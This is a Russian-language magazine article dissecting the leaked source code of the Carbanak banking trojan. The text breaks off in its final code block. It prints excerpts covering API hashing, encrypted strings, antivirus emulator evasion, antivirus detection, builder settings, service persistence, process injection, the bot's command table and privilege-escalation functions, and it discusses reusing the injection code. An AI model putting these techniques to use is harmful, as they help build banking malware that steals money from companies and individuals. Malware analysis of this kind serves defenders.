
КОДИНГ

Потрошим Carbanak. Как изнутри устроен известный банковский троян

Nik Zerof , 06.08.2019

Банковские трояны, ворующие деньги со счетов компаний и простых пользователей, ежегодно наносят ущерб на миллионы долларов. Естественно, вирмейкеры стараются держать все, что связано с внутренней кухней банкеров, в глубочайшей тайне. Именно поэтому мы никак не могли упустить уникальное событие — попадание исходников банковского троя Carbanak в паблик — и принялись исследовать его устройство изнутри. Результатами этих изысканий мы сегодня щедро поделимся с тобой.

Хакер уже писал об утечке в публичный доступ исходных кодов банковской малвари Carbanak. Надо сказать, что эта малварь сейчас все еще активна и развивается, несмотря на аресты, а украденные суммы давно перевалили за миллиард долларов. Все любопытствующие могут ознакомиться с исходным кодом этого творения на GitHub. Лично я рекомендую сохранить этот код (для академических исследований, естественно), а то всякое может случиться. Итак, давай заглянем внутрь Carbanak.



Структура проекта Carbanak

Первое, что меня обычно привлекает в профессионально написанной малвари, — это способы, с помощью которых эта самая малварь противодействует антивирусам и скрывает свою активность. В Carbanak используется несколько приемов борьбы с антивирусными программами. Их мы сейчас и рассмотрим.

Для начала мне стало интересно, как Carbanak общается с WinAPI и каким образом вызывает нужные ему функции. Чтобы увидеть этот механизм, необходимо заглянуть в следующие файлы:

```
core\source\winapi.cpp
core\include\core\winapi.h
core\include\core\api_funcs_type.h
core\include\core\api_funcs_hash.h
```

Бросается в глаза код получения структуры процессов PEB, настроенный на условную компиляцию в зависимости от архитектуры системы:

```
PPEB GetPEB()
{
#ifdef _WIN64
    return  (PPEB)__readgsqword(0x60);
#else
    PPEB PEB;
    __asm
    {
        mov eax, FS:[0x30]
        mov [PEB], eax
    }
    return PEB;
#endif
}
```

Там же представлен список нужных DLL, где хранятся WinAPI (это только часть используемых трояном библиотек):

```
const char* namesDll[] =
{
    _CT_("kernel32.dll"), // KERNEL32 = 0
    _CT_("user32.dll"), // USER32 = 1
    _CT_("ntdll.dll"), // NTDLL = 2
    _CT_("shlwapi.dll"), // SHLWAPI = 3
    _CT_("iphlpapi.dll"), // IPHLPAPI = 4
    _CT_("urlmon.dll"), // URLMON = 5

.....
```

Обрати внимание на макросы `_CT_` — они шифруют строки. Ты ведь не думал, что в малвари подобного уровня текстовые строки будут храниться в открытом виде? Кроме того, в блоке инициализации этого модуля мы видим код, динамически получающий функции `GetProcAddress` и `LoadLibraryA` по их хешу:

```
    HMODULE kernel32;
    if ( (kernel32 = GetDllBase(hashKernel32)) == NULL )
        return false;
    _GetProcAddress = (typeGetProcAddress)GetApiAddr( kernel32, hashGetProcAddress );
    _LoadLibraryA = (typeLoadLibraryA)GetApiAddr( kernel32, hashLoadLibraryA );
    if ( (_GetProcAddress == NULL) || (_LoadLibraryA == NULL) )
```

Далее троян выполняет поиск и сравнение с таблицей хешей искомых функций. Вот, например, часть кода, с помощью которой Carbanak определяет, найдена нужная функция или нет:

```
for( uint i = 0; i < exportDir->NumberOfNames; i++)
    {
        char* name = (char*)RVATOVA( module, *namesTable );
        if( Str::Hash(name) == hashFunc )
        {
            ordinal = *ordinalTable;
            break;
    }
        // Следующая функция
        namesTable++;
        ordinalTable++;
    }
```

На самом деле перед нами классический движок для поиска WinAPI по их хешу, о котором мы уже говорили в отдельной статье.

Кроме всего прочего, меня привлек кусок кода, в комментариях к которому было написано «антиэмуляционная защита от КАВа». Такой код встречается в нескольких местах этого проекта:

```
// Антиэмуляционная защита от КАВа

char path2[MAX_PATH];       // Символьный массив
API(KERNEL32, GetTempPathA)( MAX_PATH, path2 );     // Получаем в него путь до папки вре
API(KERNEL32, CreateFileA)( path2, GENERIC_READ | GENERIC_WRITE, 0, 0, OPEN_EXISTING, 0,
if( API(KERNEL32, GetLastError)() == 3 )        // ERROR_PATH_NOT_FOUND
```

Суть этого приема заключается в том, что эмуляторы антивирусных решений не всегда могут корректно воспроизвести поведение окружения, в котором выполняется приложение. В данном случае троян сначала вызывает функцию `GetTempPathA`, позволяющую получить путь до папки временных файлов (temp), а затем пытается запустить несуществующий файл из нее. Если после этих действий ОС вернет ошибку `ERROR_PATH_NOT_FOUND` (обычная ошибка при выполнении приложения в реальной системе), малварь приходит к выводу, что исполнение кода не эмулируется средствами антивируса, и управление передается дальше.

INFO

Для любителей «рипать» код: тут все не так просто.


Дело в том, что код наполнен вызовами WinAPI, связанными с движком Carbanak. Кроме того, в этом банкере есть своя система управления памятью, модуль работы с PE-файлами и многое другое. Все это содержится в собственных namespace'ах, и, если ты, к примеру, захочешь позаимствовать код инжекта в процессы, тебе необходимо будет тянуть из исходников WinAPI-движок, управление памятью, строками, векторами и еще массу всяких прочих ништяков.

Я не говорю, что рипнуть код отсюда нереально, просто придется немного посидеть и поисследовать его, чтобы более-менее органично выцеплять интересующие тебя куски с сохранением их работоспособности.

Кроме того, в файле с говорящим названием `bot\source\AV.cpp` был обнаружен еще один способ детектирования различных антивирусных решений. Троян выполняет поиск процессов стандартным способом (`CreateToolhelp32Snapshot\Process32First\Process32Next`), после чего найденные процессы сверяются с хешами внутри вот такого case'а с помощью функции `int AVDetect()`:

```
switch( hash )
{
case 0x0fc4e7c5: // sfctlcom.exe
case 0x0946e915: // protoolbarupdate.exe
case 0x06810b75: // tmproxy.exe
case 0x06da37a5: // tmpfw.exe
case 0x0ae475a5: // tmbmsrv.exe
case 0x0becd795: // ufseagnt.exe
case 0x0b97d795: // uiseagnt.exe
case 0x08cdf1a5: // ufnavi.exe
case 0x0b82e2c5: // uiwatchdog.exe
return AV_TrandMicro;
case 0x0d802425: // avgam.exe
case 0x0f579645: // avgcsrvx.exe
case 0x0e048135: // avgfws9.exe
case 0x0c34c035: // avgemc.exe
case 0x09adc005: // avgrsx.exe
case 0x0c579515: // avgchsvx.exe
case 0x08e48255: // avgtray.exe
case 0x0ebc2425: // avgui.exe
return AV_AVG;
case 0x08d34c85: // avp.exe
case 0x07bc2435: // avpui.exe
return AV_KAV;
```

В боте предусмотрен конфигуратор, первоначальную настройку которого проводит специальное приложение — билдер. Оно заполняет все необходимые поля для начальной инициализации троя, учитывающие определенные пожелания пользователя. Например, в билдере можно настроить адреса админок, серверов, различные переменные, связанные с работой бота, взаимодействие с плагинами и прочее. Интерфейс билдера показан на следующем рисунке.



Билдер Carbanak

Настройки билдера определяются в файле `bot\source\config.cpp` и выглядят примерно так (это только часть настроек):

```
// Данные, заполняемые билдером
char PeriodConnect[MaxSizePeriodConnect] = PERIOD_CONTACT;
char Prefix[MaxSizePrefix] = PREFIX_NAME;
char Hosts[MaxSizeHostAdmin] = ADMIN_PANEL_HOSTS;
char HostsAZ[MaxSizeHostAdmin] = ADMIN_AZ;
char UserAZ[MaxSizeUserAZ] = USER_AZ;
char VideoServers[MaxSizeIpVideoServer] = VIDEO_SERVER_IP;
char FlagsVideoServer[MaxFlagsVideoServer] = FLAGS_VIDEO_SERVER;
char Password[MaxSizePasswordAdmin] = ADMIN_PASSWORD;
byte RandVector[MaxSizeRandVector] = MASK_RAND_VECTOR;
char MiscState[MaxSizeMiscState] = MISC_STATE;
char PublicKey[MaxSizePublicKey] = PUBLIC_KEY;
char DateWork[MaxSizeDateWork] = DATE_WORK;
char TableDecodeString[256]; // Таблица для перекодировки символов в зашифрованной стро
...
```

Далее, в функции `bool Init()`, поведение бота конфигурируется в соответствии с переданными билдером настройками. В коде это выглядит таким образом:

```
if( miscState[0] == '0' ) // Отключена инсталляция в автозагрузку
    {
        state |= NOT_INSTALL_SERVICE | NOT_INSTALL_AUTORUN;
        DbgMsg( "Отключена инсталляция в автозагрузку" );
    }
    if( miscState[1] == '0' ) // Отключен запуск сплоита
    {
        state |= SPLOYTY_OFF;
        DbgMsg( "Отключен запуск сплоита" );
    }
    if( miscState[2] == '1' )
    {
        state |= CHECK_DUPLICATION;
        DbgMsg( "Включена проверка запуска копии" );
    }
...
```

А вот так настраивается поведение в зависимости от того, какие антивирусы были обнаружены в атакуемой системе:

```
    AV = AVDetect();
    DbgMsg( "AVDetect %d", AV );
    exeDonor[0] = 0;
    if( AV == AV_AVG )
    {
        Str::Copy( exeDonor, sizeof(exeDonor), _CS_("WindowsPowerShell\\v1.0\\powershell
    }
    else if( AV == AV_TrandMicro )
    {
        StringBuilder path( exeDonor, sizeof(exeDonor) );
        bool res = Path::GetCSIDLPath(CSIDL_PROGRAM_FILESX86, path );
        if( !res )
            res = Path::GetCSIDLPath(CSIDL_PROGRAM_FILESX86, path );
//      DbgMsg( "%s", exeDonor );
        if( res )
            Path::AppendFile( path, _CS_("Internet Explorer\\iexplore.exe") );
        else
            Str::Copy( exeDonor, sizeof(exeDonor), _CS_("mstsc.exe") );
    }
    return true;
```

Теперь переместимся в модуль начальной загрузки и установки и посмотрим, как там все устроено. Этот модуль занимается запуском и обновлением бота, а также обеспечением персистентности в системе. За установку в качестве сервиса отвечает `namespace Service::`, конкретнее — функция `Service::Install`. Установка происходит банальным вызовом системной функции `OpenSCManagerA->CreateServiceA`, реализован этот вызов в файле `downloader\source\service.cpp`:

```
bool Install( const StringBuilder& srcFile, bool copyFile )
{
    DbgMsg( "Инсталляция бота как сервиса, исходный файл '%s'", srcFile.c_str() );
    StringBuilderStack<MAX_PATH> fileName;
    if( !GetFileNameService(fileName) )
        return false;
    DbgMsg( "Имя файла сервиса '%s'", fileName.c_str() );

    if( copyFile )
        Copy( srcFile );
    else
        DbgMsg( "Файл сервиса уже был скопирован" );

    StringBuilderStack<256> nameService, displayName;
    if( !CreateNameService( nameService, displayName ) )
        return false;
    DbgMsg( "Имя сервиса '%s', '%s'", nameService.c_str(), displayName.c_str() );
//
// В функции Create идут вызовы OpenSCManagerA->CreateServiceA:
//
    bool ret = Create( fileName, nameService, displayName );
    if( ret )
    {
        Str::Copy( Config::fileNameBot, sizeof(Config::fileNameBot), fileName, fileName.
            Str::Copy( Config::nameService, sizeof(Config::nameService), nameService.c_s
        }
    return ret;
}
```

Общая схема установки сервиса показана на следующей иллюстрации.




Схема установки сервиса

Также предполагается установка бота в папку автозагрузки с помощью функции `bool SetAutorun()`.

Теперь перейдем к методу запуска бота лоадером. Запуск кода может выполняться несколькими методами в зависимости от первоначальных настроек билдера. Привести весь код в статье целиком не получится — его слишком много, поэтому я опишу примерную схему и названия используемых вредоносом функций. Итак, схема запуска трояна показана на следующей картинке.




Схема запуска файла бота

А вот основные вызовы запуска кода (к комментариям разработчика я добавил свои):

```
// Запуск образа через установку потока в очередь асинхронных вызовов
// Передача управления происходит через APC, реализован цепочкой вызовов ZwQueueApcThrea
bool RunInjectCode( HANDLE hprocess, HANDLE hthread, typeFuncThread startFunc, typeInjec

// Запуск образа через изменения адреса старта потока
// Пишем в память процесса при помощи WriteProcessMemory, меняем контекст при помощи ZwS
bool RunInjectCode2( HANDLE hprocess, HANDLE hthread, typeFuncThread startFunc, typeInje

// Запуск образа через запуск потока указанного процесса
// Создаем удаленный тред при помощи CreateRemoteThread в приостановленном состоянии (фл
bool RunInjectCode3( HANDLE hprocess, HANDLE hthread, typeFuncThread startFunc, typeInje
```

Интересно, что в малвари подобного рода используются широко известные способы запуска кода, но надо отдать должное разработчику: вместе с этим применяется индивидуальная подстройка бота в конфиге для максимально эффективной работы в условиях функционирующего антивирусного ПО.

Естественно, вся эта красота управляется внешними командами, передаваемыми от сервера, взаимодействие с которым реализовано в файле `botcmd\source\main.cpp`:

```
CommandFunc commands[] =
{
// Команды, отсылаемые боту
    { "video", CmdSendBot },
    { "download", CmdSendBot },
    { "runmem", CmdSendBot },
    { "ammyy", CmdSendBot },
    { "update", CmdSendBot },
    { "updklgcfg", CmdSendBot },
    /*{ "ifobs", CmdSendBot },*/
    { "httpproxy", CmdSendBot },
    { "killos", CmdSendBot },
    { "reboot", CmdSendBot },
    { "tunnel", CmdSendBot },
    { "adminka", CmdSendBot },
    { "server", CmdSendBot },
    { "user", CmdSendBot },
    { "rdp", CmdSendBot },
    { "screenshot", CmdSendBot },
    { "sleep", CmdSendBot },
    { "logonpasswords", CmdSendBot },
    { "vnc", CmdSendBot },
    { "runmem", CmdSendBot },
    { "dupl", CmdSendBot },
    { "findfiles", CmdSendBot },
    { "runfile", CmdSendBot },
    { "killbot", CmdSendBot },
    { "del", CmdSendBot },
    { "secure", CmdSendBot },
    { "plugins", CmdSendBot },
    { "tinymet", CmdSendBot },
    { "killprocess", CmdSendBot },
// Команды, выполняемые утилитой
    { "info", CmdInfo },
    { "getproxy", CmdGetProxy },
    { "exit", CmdExit },
    { "uac", CmdUAC },
    { "elevation", CmdElevation },
    { 0, 0 }
};
```

Названия команд говорят сами за себя, по ним легко определить возможности трояна. Функция, в которой они обрабатываются, называется `bool DispatchArgs(StringArray& args)` и находится в этом же файле.

В архитектуре Carbanak есть модуль для повышения привилегий, имеющий единственный недостаток: из-за того что в паблик попали исходные коды не самой последней версии, используемые этим модулем дыры уже пофикшены. Но в любом случае тебе будет интересно ознакомиться с этими функциями, представленными в файле `core\include\core\elevation.h`:

```
// Запускает файл nameExe и дает ему системные права
bool Sdrop( const char* nameExe );
bool NDProxy( DWORD pid = 0 );
